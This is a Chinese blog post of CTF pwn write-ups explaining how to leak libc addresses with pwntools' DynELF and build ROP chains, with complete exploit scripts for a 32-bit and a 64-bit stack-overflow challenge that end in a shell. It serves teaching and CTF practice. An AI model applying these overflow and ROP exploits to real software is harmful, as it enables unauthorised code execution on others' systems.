[pwn]ROP：信息泄露获取libc版本和地址

原创

breezeO_o 于 2019-08-26 22:00:15 发布 3901 收藏 9

分类专栏： 二进制 ctf # ctf-pwn 文章标签： 安全 二进制安全 ctf pwn 网络安全

本文链接：https://blog.csdn.net/Breeze_CAT/article/details/100086736

文章目录

通过信息泄露获取libc版本和地址

有一些pwn题目中我们可以找到很明显的溢出，但程序中并没有system函数，也没有给出libc版本。但我们可以通过反复的溢出打印一些内存的值来在内存中搜索system的地址，这里主要使用的工具是pwntools中的D以内ELF模块。

DynELF模块介绍

DynELF模块需要我们编写一个**可以反复利用的打**印一段内存中内容的函数，可以是函数中的while(1)，或者是溢出较长可以劫持write函数后再返回main重新来过。形如：

```
def leak(address):
    payload1 = 'a'*n+p32(plt_write)+p32(main_addr)+p32(1)+p32(address)+p32(4)
    p.send(payload1)
    data = p.recv(4)
    return data
```

覆盖返回地址为write后控制write后返回main继续，后面是write的三个参数，fd值1，需要打印的地址和打印长度。

然后选定一个elf文件，使用DnyELF模块：

```
e=ELF("./pwn")       #设定一个elf文件
d=DynELF(leak,elf=e) #使用DnyELF
sys_add=d.lookup("system","libc")  #搜索system地址
```

大概使用方法就是这样，不过不可以用它来寻找"/bin/sh"，具体用法请参考官方文档。使用两个例子来了解：

pwn200 writeup

题目地址：pwn200

查看安全策略：

```
root@kali:/mnt/hgfs/share/xctf/zNo14.pwn200# checksec ./d8f17993fef040a594ba1575
577802cc
[*] '/mnt/hgfs/share/xctf/zNo14.pwn200/d8f17993fef040a594ba1575577802cc'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

基本没开什么安全策略，然后查看反汇编：

```
int __cdecl main()
{
  int buf; // [esp+2Ch] [ebp-6Ch]
  int v2; // [esp+30h] [ebp-68h]
  int v3; // [esp+34h] [ebp-64h]
  int v4; // [esp+38h] [ebp-60h]
  int v5; // [esp+3Ch] [ebp-5Ch]
  int v6; // [esp+40h] [ebp-58h]
  int v7; // [esp+44h] [ebp-54h]

  buf = 1668048215;
  v2 = 543518063;
  v3 = 1478520692;
  v4 = 1179927364;
  v5 = 892416050;
  v6 = 663934;
  memset(&v7, 0, 0x4Cu);
  setbuf(stdout, (char *)&buf);
  write(1, &buf, strlen((const char *)&buf));
  sub_8048484();
  return 0;
}
```


先输出一句话，执行之后是Welcome to XDCTF2015~!，然后调用有漏洞的函数：

```
ssize_t sub_8048484()
{
  char buf; // [esp+1Ch] [ebp-6Ch]

  setbuf(stdin, &buf);
  return read(0, &buf, 0x100u);
}
```

buf长度只有0x6c，但却读了0x100的数据，很明显的溢出，除此之外这个程序之中并没有什么其他值得注意的地方了。

首先我们当务之急是获得system的地址，然后获得system的地址之后，由于DynELF不能搜索"/bin/sh"字符串，我们只能调用read自己读入，然后通过溢出执行system("/bin/sh")。

获取system，仿造上面DynELF的用法写了如下函数：

```python
def leak(addr):
    p.recv()
    payload='a'*0x70+p32(write_addr)+p32(main_addr)+p32(1)+p32(addr)+p32(4)
    p.sendline(payload)
    data=p.recv(4)
    return data
```

开始是一个recv()是因为这个程序执行刚开始就是一个输出，而我们每次执行之后都让它返回给main重新执行，然后又会有一个输出，为了保证每一次都能完整利用，recv()卸载了函数内部。

然后构造payload：pattern长度0x70（buf0x6c和覆盖栈底的前ebp所以0x6c+4），然后劫持eip位write，之后是write执行之后返回main重新溢出，后面的三个是write的参数。

之后发送payload接受四个字节输出地址字后返回。

需要注意的问题就是，为什么write返回给main而不是read溢出的那个函数，关于这个问题，好多这个类型的题目都会出现，有的题目直接返回给漏洞函数没有问题，但有的题目就会造成执行几次后有异常。怀疑是由于执行次数太多栈的位置变得很奇怪（其实我也说不太清楚，总之毕竟是非法执行，总会出问题），有时候还需要在最终利用之前返回到start的地址重置一次栈，反正根据实际情况多试验几次总会找到正确的方法。start重置栈：

```
.text:080483D0 start           proc near               ; DATA XREF: LOAD
.text:080483D0                 xor     ebp, ebp
.text:080483D2                 pop     esi
.text:080483D3                 mov     ecx, esp
.text:080483D5                 and     esp, 0FFFFFFF0h
.text:080483D8                 push    eax
.text:080483D9                 push    esp             ; stack_end
.text:080483DA                 push    edx             ; rtld fini
```

获取了system之后就调用read读入binsh然后**直接返回到system执行**，但这里如果直接返回就需要将read函数的三个参数清理掉，所以我们又需要一个连续三个pop接一个ret的gadget，在main函数末尾就能找到：

```
.text:08048569                 lea     esp, [ebp-8]
.text:0804856C                 pop     ebx
.text:0804856D                 pop     edi
.text:0804856E                 pop     ebp
.text:0804856F                 retn
.text:0804856F ; } // starts at 80484BE
```

拼接在一起：


```python
payload='a'*0x70+p32(read_addr)+p32(pppt_addr)+p32(0)+p32(binsh_addr)+p32(8)+p32(sys_add)+p32(0)+p32(binsh_addr)
```

pattern之后劫持eip位read的地址，然后read执行之后返回三个pop的地方清理read的参数，然后返回到system，所以system之前是read的三个参数，之后是system的返回地址，但我们不需要这个，随便填就可以，然后是system的参数，binsh的地址。

最后的exp如下：


```python
from pwn import *

p=process("./d8f17993fef040a594ba1575577802cc")
elf1=ELF("./d8f17993fef040a594ba1575577802cc")

write_addr=elf1.symbols['write']
read_addr=elf1.symbols['read']
main_addr=0x80484BE                #main函数地址
binsh_addr=0x804A020               #写入/bin/sh的地址
pppt_addr=0x0804856C               #pppt的地址

def leak(addr):
    p.recv()
    payload='a'*0x70+p32(write_addr)+p32(main_addr)+p32(1)+p32(addr)+p32(4)
    p.sendline(payload)
    data=p.recv(4)
    #print data
    return data

d=DynELF(leak,elf=elf1)
sys_add=d.lookup("system","libc")   #搜索system的地址

p.recv()
payload='a'*0x70+p32(read_addr)+p32(pppt_addr)+p32(0)+p32(binsh_addr)+p32(3)+p32(sys_add)+p32(0)+p32(binsh_addr)
p.sendline(payload)
p.sendline("sh\x00")    #调用read之后把“/sh”字符串发送过去
p.interactive()
```

成功：



值得注意的是这里并没有选择输入/bin/sh\x008个字符，而是选择读入"sh\x00三个字符，还有就是读入地址的问题。大部分情况需要我们自己输入"/bin/sh"的情况下都会选择输入到bss段，bss段是存放程序中未初始化的或者初始化为0的全局变量和静态变量的一块内存区域。虽然大部分情况都没有问题，但有时候也会造成程序执行出错，所以我都是能尽量少写东西就少写，还有就是，执行完read之后如果可以直接接system就直接system不要返回到main再重新执行，因为回到程序开始重新执行难免会用到你修改的值或者改变你写入得那个地方的值，造成最后程序出错或者拿不到shell，还是那句话，毕竟是非法越小心越好，没有必要就不画蛇添足。即使这样，有的时候还会只执行一次命令就EOF退出，具体原因我也说不清楚，总之不稳定。

一次命令退出：



pwn100 writeup

题目地址：pwn100

首先查看安全策略：

```
root@kali:/mnt/hgfs/share/xctf/zNo6.pwn100# checksec ./f813b3352e834197a
[*] '/mnt/hgfs/share/xctf/zNo6.pwn100/f813b3352e834197a8872970fd2fbce4'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

开启了NX和Partial RELRO。接下来看一下代码逻辑，非常简单：

```
int sub_40068E()
{
  char v1; // [rsp+0h] [rbp-40h]

  sub_40063D(__int64)&v1, 200);
  return puts("bye~");
}
```

```
__int64 __fastcall sub_40063D(__int64 a1, sig
{
  __int64 result; // rax
  signed int i; // [rsp+1Ch] [rbp-4h]

  for ( i = 0; ; ++i )
  {
    result = (unsigned int)i;
    if ( i >= a2 )
      break;
    read(0, (void *)(i + a1), 1uLL);
  }
  return result;
}
```


代码逻辑非常简单，就是一个溢出，然后啥也没了，也啥也没给。没给libc版本。所以我们应该构造一个循环的rop链能让它输出地址，然后使用DynELF来计算出system的实际地址，最后还需要读入一个"/bin/sh"来getshell。

需要的函数都是有的，有puts和read，但我们还需要几个gadget，因为这是一个64位函数，参数是放在rdi，rsi，rdx之中。这里就要用到通用gadget了，好在这个程序之中有：


```
mov     rdx, r13
mov     rsi, r14
mov     edi, r15d
call    qword ptr [r12+rbx*8]
add     rbx, 1
cmp     rbx, rbp
jnz     short loc_400740

                        ; CODE XREF: init+36↑j
add     rsp, 8
pop     rbx
pop     rbp
pop     r12
pop     r13
pop     r14
pop     r15
retn
```


一共有三段通用gadget，其中第三段pop r15稍加变形就是pop rdi。首先构造leak函数，遇到的问题就是我们只能使用puts来输出地址，而puts遇到\x00就会停止，所以每次输出多少我们并不确定，我们需要写一个能根据puts输出数量补齐或者截取的代码，由于这个原因，DynELF会通过大量的调用才能精确计算出system的地址，所以我们每次返回都要到start的地址，要不会让栈耗尽。具体函数如下：

```python
rdiret_addr=0x400763   #pop rdi;ret
def leak(addr):
    #48个padding然后是pop rdi的gadget，然后就是puts要输出的地址，转到puts函数，最后返回start重新处初始化栈
    payload='a'*0x48+p64(rdiret_addr)+p64(addr)+p64(puts_addr)+p64(start_addr)
    payload=payload.ljust(200,'a')
    p.send(payload)
    p.recvuntil("bye~\n")
    count = 0
    up = ''
    countent = ''
    while True:
        c = p.recv( numb= 1 ,timeout = 0.1)
        count += 1
        if up == '\n' and c == "":
            countent = countent[:-1] + '\x00'
            break
        else:
            countent += c
            up = c
    countent = countent[:4]
    log.info("%#x => %s"%(addr,(countent or '').encode('hex')))
    return countent
```

接下来使用前两个gadget来调用read，具体顺序如下：


```python
payload='a'*0x48            #padding
payload+=p64(ppppppr_addr) #六个pop然后ret
payload+=p64(0)     #第一个pop给rbx，之后要call[r12+rbx*8]，所以这里让rbx为0
payload+=p64(1)     #第二个pop给rbp，call结束之后要和rbx+1对比，要相等才能继续
payload+=p64(read_addr)  #第三个pop给r12，之后要call[r12+rbx*8]
payload+=p64(8)     #第四个pop给r13，之后要mov给rdx，read第三个参数，8
payload+=p64(binsh_addr) #第五个pop给r14，之后要mov给rsi，read第二个参数，binsh地址
payload+=p64(0)     #第六个pop给r15，之后要mov给rdi，read第一个参数，0
payload+=p64(mmmc_addr)  #然后是另一段gadget，将三个参数mov了并调用[r12+rbx*8]
payload+='a'*56     #调用结束之后还要继续执行到ret，这期间有6个pop和一个add rsp
payload+=p64(start_addr) #返回到start
```



关于细节，这里给rbx为0是方便计算call的地址，然后给rbp为1是因为在call之后需要对比rbx+1和rbp的值，相等才能继续，不相等会跳到奇怪的地方。而我们要让他继续执行到返回，所以这之间有六个pop和一个add rsp 8所以我们还需要在这之间的栈中留下7*8=56的padding。然后就很简单了，具体exp设计如下，需要注意的是，每次读都是固定200个字符，所以我们还需将payload补齐：

```python
from pwn import *

p=process("./f813b3352e834197a8872970fd2fbce4")
elf=ELF("./f813b3352e834197a8872970fd2fbce4")
puts_addr = elf.plt['puts']
read_addr = elf.got['read']

rdiret_addr=0x400763    #gadget地址
ppppppr_addr=0x40075A #gadget地址
mmmc_addr=0x400740  #gadget地址
binsh_addr=0x601088  #写binsh的地址
start_addr=0x400550  #start地址

def leak(addr):
    payload='a'*0x48+p64(rdiret_addr)+p64(addr)+p64(puts_addr)+p64(start_addr)
    payload=payload.ljust(200,'a')
    p.send(payload)
    p.recvuntil("bye~\n")
    count = 0
    up = ''
    countent = ''
    while True:
        c = p.recv( numb= 1 ,timeout = 0.1)
        count += 1
        if up == '\n' and c == "":
            countent = countent[:-1] + '\x00'
            break
        else:
            countent += c
            up = c
    countent = countent[:4]
    log.info("%#x => %s"%(addr,(countent or '').encode('hex')))
    return countent

d=DynELF(leak,elf=elf)
sys_addr=d.lookup("system","libc")

payload='a'*0x48+p64(ppppppr_addr)+p64(0)+p64(1)+p64(read_addr)+p64(8)+p64(binsh_addr)+p64(0)+p64(mmmc_addr)+ 'a
'*56+p64(start_addr)
payload=payload.ljust(200,'a')
p.send(payload)
p.recvuntil("bye~\n")
p.send("/bin/sh\x00")  #写入/bin/sh

payload='a'*0x48+p64(rdiret_addr)+p64(binsh_addr)+p64(sys_addr) #getshell
payload=payload.ljust(200,'a')
p.send(payload)

p.interactive()
```

成功：


[*] 0x7f1b9c6f548d => 00
[*] 0x7f1b9c6f548e => 00
[*] 0x7f1b9c6f548f => 00
[*] Switching to interactive mode
bye~
$ ls
exp.py f813b3352e834197a8872970fd2fbce4.id1
f813b3352e834197a8872970fd2fbce4 f813b3352e834197a8872970fd2fbce4.id2
f813b3352e834197a8872970fd2fbce4.i64 f813b3352e834197a8872970fd2fbce4.nam